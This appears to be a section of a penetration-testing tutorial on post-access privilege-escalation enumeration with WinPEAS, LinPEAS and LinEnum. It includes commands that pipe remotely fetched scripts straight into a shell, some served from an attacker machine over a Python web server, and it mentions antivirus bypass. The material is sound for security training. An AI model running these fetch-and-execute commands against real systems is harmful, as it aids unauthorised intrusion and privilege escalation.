**1.2 Post access enumeration (scripts)**

**Overview**

So you have achieved an unprivileged shell, what next? It's time to keep enumerating. You need to keep an eye out for services you could exploit, unprotected credentials, or any other number of vulnerabilities you can leverage to get a high level shell. Luckily, that isn't completely manual. There are a collection of scripts and programs you may use to present all the options to you.

It's important to understand that while these scripts are helpful, they are not infallible. They will present you with a lot of data, it will be your job as a penetration tester to determine what is relevant, and what is not.

**Windows Scripts**

I'll start with enumerating windows.

Let's pretend for a second we have gained a low level user shell. We are able to copy files across using certutil (don't worry if you don't know how yet), and it's not running windows defender.

**WinPEAs**

WinPEAS is the Windows Privilege Escalation Awesome Scripts . You can find the repository at:

https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS. Within it is a .bat version and a .exe version. You can compile your own, but there are the latest obfuscated binaries at:

https://github.com/carlospolop/privilege-escalation-awesome-scripts

suite/tree/master/winPEAS/winPEASexe/winPEAS/bin/Obfuscated Releases.

Keep in mind there are x86 and x64 versions when you are downloading it.

**Using WinPEAS**

If you want to test it out and get an idea of how it works, you can download it and run it on your Windows OS (if you happen to run windows)

Once you run it, the first error you see will likely be that you have no color. You will need to execute the command below from within command prompt and then close / re-open command prompt and run it again.

REG ADD HKCU\Console /v VirtualTerminalLevel /t REG\_DWORD /d 1 Once that is done, fire it off as below.

Microsoft Windows [Version 10.0.21296.1000]

(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\user>cd C:\Users\user\Downloads

C:\Users\user\Downloads>winPEASx64.exe

Creating Dynamic lists, this could take a while, please wait... - Checking if domain...

- Getting Win32\_UserAccount info...

- Creating current user groups list...

- Creating active users list...

- Creating disabled users list...

- Admin users list...

This script will generate a list of anything interesting it finds, going through this and recognizing what is important is outside the scope of the basics, if you want to get a head start, take a look at the manual published by the authors of the script.

https://book.hacktricks.xyz/linux-unix/privilege-escalation

Note: there are circumstances where the .bat version will work and the .exe version will not. Do not always write off the script just because you can't get the .exe working. Keep trying.

**LinPEAS**


LinPEAS is the Linux Privilege Escalation Awesome Script . It is the Linux counterpart to WinPEAs.

LinPEAs is available at the link below and comes as a .sh script.

https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS

The github repository contains a collection of short scripts to help with using liPEAs. For example, the script below will using curl to read the linpeas.sh script and pipe it directly to the sh shell.

curl https://raw.githubusercontent.com/carlospolop/privilege-escalation awesome-scripts-suite/master/linPEAS/linpeas.sh | sh

This means that the script won't need to touch the disk and will be executed in memory. Handy? of course. Helpful on machines that do not have access to the web? not at all.

**Python Web-servers**

This will be looked at again later, but you are able to use python to host a web server on your attack box.

In this scenario, my attack box has an IP of 10.10.10.50. I'm going to save linpeas.sh on my local kali machine, and then execute it over a python webserver hosting it on kali.

First, I'll download linpeas.sh to kali using wget

wget https://raw.githubusercontent.com/carlospolop/privilege-escalation awesome-scripts-suite/master/linPEAS/linpeas.sh

The command above will save linpeas.sh as linpeas.sh in my current working folder (the folder I run the command in).

Next, I want to host it:

Depending on the version of python you want to run it on, the commands are slightly different. Note below I am using the full path to sudo . It isn't required, but to bind a privileged port like 80, you need to be root.

**Python3**

/usr/bin/sudo python3 -m http.server 80

**Python2**

/usr/bin/sudo python2.7 -m SimpleHTTPServer 80

I'll go with Python3 and run /usr/bin/sudo python3 -m http.server 80 . The first command below is just showing the file in my current folder.

┌──(kali㉿kali)-[~/linpeas]

└─$ ls


linpeas.sh

┌──(kali㉿kali)-[~/linpeas]

└─$ /usr/bin/sudo python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http:*//0.0.0.0:80/) ...*

If I browse to my attacking machines IP ( 10.10.10.50 ), I can see linpeas.sh



I can now use the same command I initially ran, changed slightly, to run linpeas.sh from my Python3 web server.

curl http://10.10.10.50/linpeas.sh | sh

And it will work without the target needing internet access. While less important for this level of pentest, linpeas github repo has a section on bypassing AV using openssl . Be sure to have a read of that interests you.

**LinEnum**

LinEnum is another Linux Based Enumeration script. This one can be a little more aggressive as it will try to bruteforce credentials, as well as search for passwords strings on the machine.

It is important to understand that one script (such as Linpeas v. LinEnum), is not better than the other. If in doubt, run both!

You can find LinEnum at the link below, it comes as a .sh script. You can run it in memory the same way as using linpeas over curl and a pipe to sh .

https://github.com/rebootuser/LinEnum

**Options**

Below are a list of options for LinEnum.

-k Enter keyword

-e Enter export location

-t Include thorough (lengthy) tests

-s Supply current user password to check sudo perms (INSECURE) -r Enter report name

-h Displays this help text

From this list, two important ones are -k and -t .

**-k switch**

This switch will search for a single word within files while conducting the scan

**-t**

This enables the lengthy tests. I'd always use this unless it triggers some sort of defensive measure or crashes the target.

What id you wanted to pass arguments, like -t to the script when running it over curl?

That has an easy answer. The script below uses the -s flag which is followed by -- . Anything after that goes to the script. You could also replace sh with bash if the sh shell is not available and the script will still work. From the command below, through tests will be enabled.

curl

https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh | sh -s -- -t

You should now have a basic idea of the scripts available for enumeration across Windows and Linux machines. Try running them on your local machine and see if anything interesting stands out, we will go over interpreting the results shortly.